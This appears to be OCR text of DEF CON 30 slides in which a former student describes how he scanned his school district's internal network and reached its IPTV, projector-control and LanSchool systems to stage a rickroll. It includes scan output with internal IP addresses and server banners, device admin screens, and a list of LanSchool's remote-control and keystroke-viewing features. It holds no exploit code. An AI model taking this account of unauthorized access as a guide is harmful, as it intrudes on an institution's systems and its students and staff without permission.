The Big Rick:
How I Rickrolled My High School District and Got Away With It

Minh Duong
@WhiteHoodHacker
DEF CON 30, August 13, 2022



Disclaimers!

- Raw script kiddie content ahead
- This is for educational purposes only
- Please don't hack my school district


ROLLING MEADOWS
HIGH SCHOOL
HOME OF THE MUSTANGS
RM
GO MUSTANGS!!!


CHICAGO FIRE
MUSTANGS
DELL


CyberPatriot X
2017-2018
3rd Place State Award
Rolling Meadows High School



Generated by Angry IP Scanner 3.5.2
http://angryip.org


Scanned 10.70.0.0 - 10.79.255.255
Jan 12, 2018 1:06:00 PM


IP	Ping	Hostname	Web detect	Ports
10.75.30.214	1áms	[n/a]	Allegro-Software-RomPager/3.12	[n/s]
10.75.30.221	1áms	[n/a]	Allegro-Software-RomPager/3.12	[n/s]
10.75.30.240	1áms	[n/a]	Allegro-Software-RomPager/3.12	[n/s]
10.75.30.243	1áms	[n/a]	Allegro-Software-RomPager/3.12	[n/s]
10.75.30.247	1áms	[n/a]	Allegro-Software-RomPager/3.12	[n/s]
10.75.30.253	1áms	[n/a]	Allegro-Software-RomPager/3.12	[n/s]
10.75.30.254	1áms	[n/a]	Allegro-Software-RomPager/3.12	[n/s]
10.75.12.24	0áms	[n/a]	Allegro-Software-RomPager/4.34	[n/s]
10.71.150.240	0áms	[n/a]	Apache/2.2.15 (CentOS)	[n/s]
10.71.25.7	0áms	[n/a]	Apache/2.2.22 (Ubuntu)	[n/s]
10.71.25.200	0áms	[redacted]d214.org	Apache/2.2.22 (Ubuntu)	[n/s]
10.71.60.1	0áms	[redacted]	cisco-IOS	[n/s]
10.75.30.250	0áms	[redacted]1.d214.org	cisco-IOS	[n/s]
10.71.8.75	0áms	[redacted]1.d214.org	Microsoft-IIS/10.0	[n/s]
10.71.0.15	0áms	[redacted]d214.org	Microsoft-IIS/7.5	[n/s]
10.71.0.27	0áms	[redacted]d214.org	Microsoft-IIS/7.5	[n/s]
10.71.0.56	0áms	[redacted]14.org	Microsoft-IIS/7.5	[n/s]
10.71.0.65	0áms	[redacted]14.org	Microsoft-IIS/7.5	[n/s]
10.71.8.43	0áms	[redacted]4.org	Microsoft-IIS/7.5	[n/s]
10.76.3.12	1áms	[redacted]d214.org	Microsoft-IIS/7.5	[n/s]
10.76.5.13	2áms	[redacted]14.org	Microsoft-IIS/7.5	[n/s]
10.76.5.60	1áms	[redacted]d214.org	Microsoft-IIS/7.5	[n/s]
10.76.24.73	3áms	[redacted]14.org	Microsoft-IIS/7.5	[n/s]
10.71.45.10	0áms	[redacted]c.d214.org	Microsoft-WinCE/6.00	[n/s]
10.71.150.120	0áms	[redacted]g	nginx/1.12.1	[n/s]
10.71.13.94	0áms	[redacted]d214.org	Type3	[n/s]
10.71.0.66	0áms	[redacted]	Virata-EmWeb/R6_2_1	[n/s]
10.71.1.36	0áms	[redacted]d214.org	Virata-EmWeb/R6_2_1	[n/s]

```
Generated by Angry IP Scanner 3.5.2
http://angryip.org

Scanned 10.70.0.0 - 10.79.255.255
Jan 12, 2018 1:06:00 PM

IP              Ping        Hostname
10.75.30.214    1áms        [n/a]
10.75.30.221    1áms        [n/a]
10.75.30.240    1áms        [n/a]
10.75.30.243    1áms        [n/a]
10.75.30.247    1áms        [n/a]
10.75.30.253    1áms        [n/a]
10.75.30.254    1áms        [n/a]
```









```
4.org   Microsoft-IIS/7.5          [n/a]
4.org   Microsoft-IIS/7.5          [n/a]
org     Microsoft-IIS/7.5          [n/a]
org     Microsoft-IIS/7.5          [n/a]
rg      Microsoft-IIS/7.5          [n/a]
4.org   Microsoft-IIS/7.5          [n/a]
org     Microsoft-IIS/7.5          [n/a]
4.org   Microsoft-IIS/7.5          [n/a]
org     Microsoft-IIS/7.5          [n/a]
214.orgMicrosoft-WinCE/6.00        [n/a]
        nginx/1.12.1               [n/a]
4.org   Type3                      [n/a]
        Virata-EmWeb/R6_2_1        [n/a]
d214.org Virata-EmWeb/R6_2_1       [n/a]
```

```
10.71.1.36      0áms        [redacted]
```

Generated by Angry IP Scanner 3.5.2







Device
Netwo
Netwo
Ether
Port 1 (Network)
Port 2 (Access)
Port 3 (Phone)
Device Logs
Debug Display
Stack Statistics
Status Messages
Streaming Statistics
Stream 1
Stream 2

Boot Load ID	PC0303010200
Version	8.1(SR.2)
DSP	4.0(5.0)[A0]
Expansion Module 1	
Expansion Module 2	
Hardware Revision	4.5
Serial Number	[redacted]
Model Number	CP-7940G
Codec	ADLCodec
Amps	5V Amp
C3PO Revision	2
Message Waiting	NO

Virata-EmWeb/R6_2_1 [n/s]

10.71.1.36 0ams d214.org Virata-EmWeb/R6_2_1 [n/s]

IPTV System

- AvediaPlayer r9300 - receivers connected to projectors/displays
- AvediaStream e3635 - encoders that broadcast display video output as a network stream
- AvediaServer - easy and central management of linked products



IPTV System

- AvediaPlayer r9300 - receivers connected to projectors/displays
- AvediaStream e3635 - encoders that broadcast display video output as a network stream
- AvediaServer - easy and central management of linked products

exterity
a VITEC company



AvediaPlayer Receiver

exterity

Main Menu

- General
- Status
- Network
- Certification
- Channel Learning
- Authentication
- Resources
- Services
- Maintenance
- Logging

Receiver

- Playback
- Settings
- Browser
- Remote
- TV Control
- Encryption
- Mounting
- Failover

Playback

Specify the receiver's current playback settings, such as display mode, audio and subtitle details. Set the current channel by selecting a listed channel or entering a UDP or RTP stream.

Display

Current Mode: AV

Audio

Audio Volume: 38 [0..40]

Mute Audio:

Current audio language: Track1

Subtitles and Teletext

Subtitles/Captions: Off

Apply

IPTV System

- AvediaPlayer r9300 - receivers connected to projectors/displays
- AvediaStream e3635 - encoders that broadcast display video output as a network stream
- AvediaServer - easy and central management of linked products



ROLLING MEADOWS HIGH SCHOOL



1971 - 2021

ROLLING MEADOWS MUSTANGS


5 Day Forecast: Rolling Meadows

Today	Wednesday	Thursday	Friday	Saturday
67	43	39	51	67
35	23	25	43	45

IPTV System

- AvediaPlayer r9300 - receivers connected to projectors/displays
- AvediaStream e3635 - encoders that broadcast display video output as a network stream
- AvediaServer - easy and central management of linked products






exterity
Projector Control
admin
12:20:20 04 Dec 2017
Power Off
HDMI
S-Video
VGA 1
VGA 2
Projector Groups
All
107
Projectors
A007
RMHS
A101
RMHS
A102
RMHS
A103
RMHS
A104
RMHS
A106
RMHS
A107
RMHS
A109
RMHS
A111
RMHS
‹
1
2
3
4
5
6
7
...
12
›

Moving on to Senior Year

- Nothing happened in sophomore year
- COVID-19 pandemic in junior year
- Plan to transition from hybrid learning to a full in-person return in April of my senior year

- "Oh hey, I still have access to all those devices"
- "Oh hey, I should do a senior prank"
- "Oh hey, I should rickroll the entire school district"
- Operation Big Rick begins



rm-c111-9030-01
Last online: June 1, 2021
rm-c111-9030-02
Last online: June 1, 2021
rm-c111-9030-03
Last online: December 14, 2020
rm-c111-9030-04
Last online: June 1, 2021
rm-c111-9030-05
Last online: December 16, 2020
rm-c111-9030-06
Last online: December 16, 2020
rm-c111-9030-07
Last online: November 13, 2020
rm-c111-9030-09
Last online: January 22, 2020
rm-c111-9030-10
Last online: February 18, 2021
rm-c111-9030-12
Last online: June 1, 2021


rm-c111-9030-13
Last online: June 1, 2021
rm-c111-9030-14
Last online: June 1, 2021
rm-c111-9030-18
Last online: June 1, 2021
rm-c111-9030-20
Last online: May 26, 2021
rm-c111-9030-21
Last online: May 28, 2021
rm-c111-9030-22
Last online: June 1, 2021
rm-c111-9030-23
Last online: June 1, 2021
rm-c111-9030-24
Last online: April 7, 2021
rm-c111-9030-28
Last online: August 4, 2021


LanSchool

Features of LanSchool Teacher

- Freeze a student computer to make it unusable
- Remotely view and control a student
- Upload arbitrary files
- Execute arbitrary files
- View keystroke history


LanSchool Teacher
Demonstrate Monitor Restrict Administer View Help
Show Show Student Vote Testing Run Contr View All Snapshot Message Blank Screen Limit Web Limit Apps Limit Print Limit USB Class List
Remote Control Student
Computer
Recycle Bin
Epic Games Launcher
Hi-Rez Diagnostic...
League of Legends
Paladins Public Test
Paladins
Computer ▸ Local Disk (C:) ▸ Users ▸
Search Users
File Edit View Tools Help
Organize Open Include in library Share with Burn New folder
Favorites
Desktop
Downloads
Recent Places
Libraries
Documents
Music
Pictures
Videos
Computer
Local Disk (C:)
Network
Name
Date modified
Type
Size
4/3/2018 8:47 AM File folder
3/26/2018 11:26 AM File folder
4/6/2018 1:15 PM File folder
4/11/2018 10:49 AM File folder
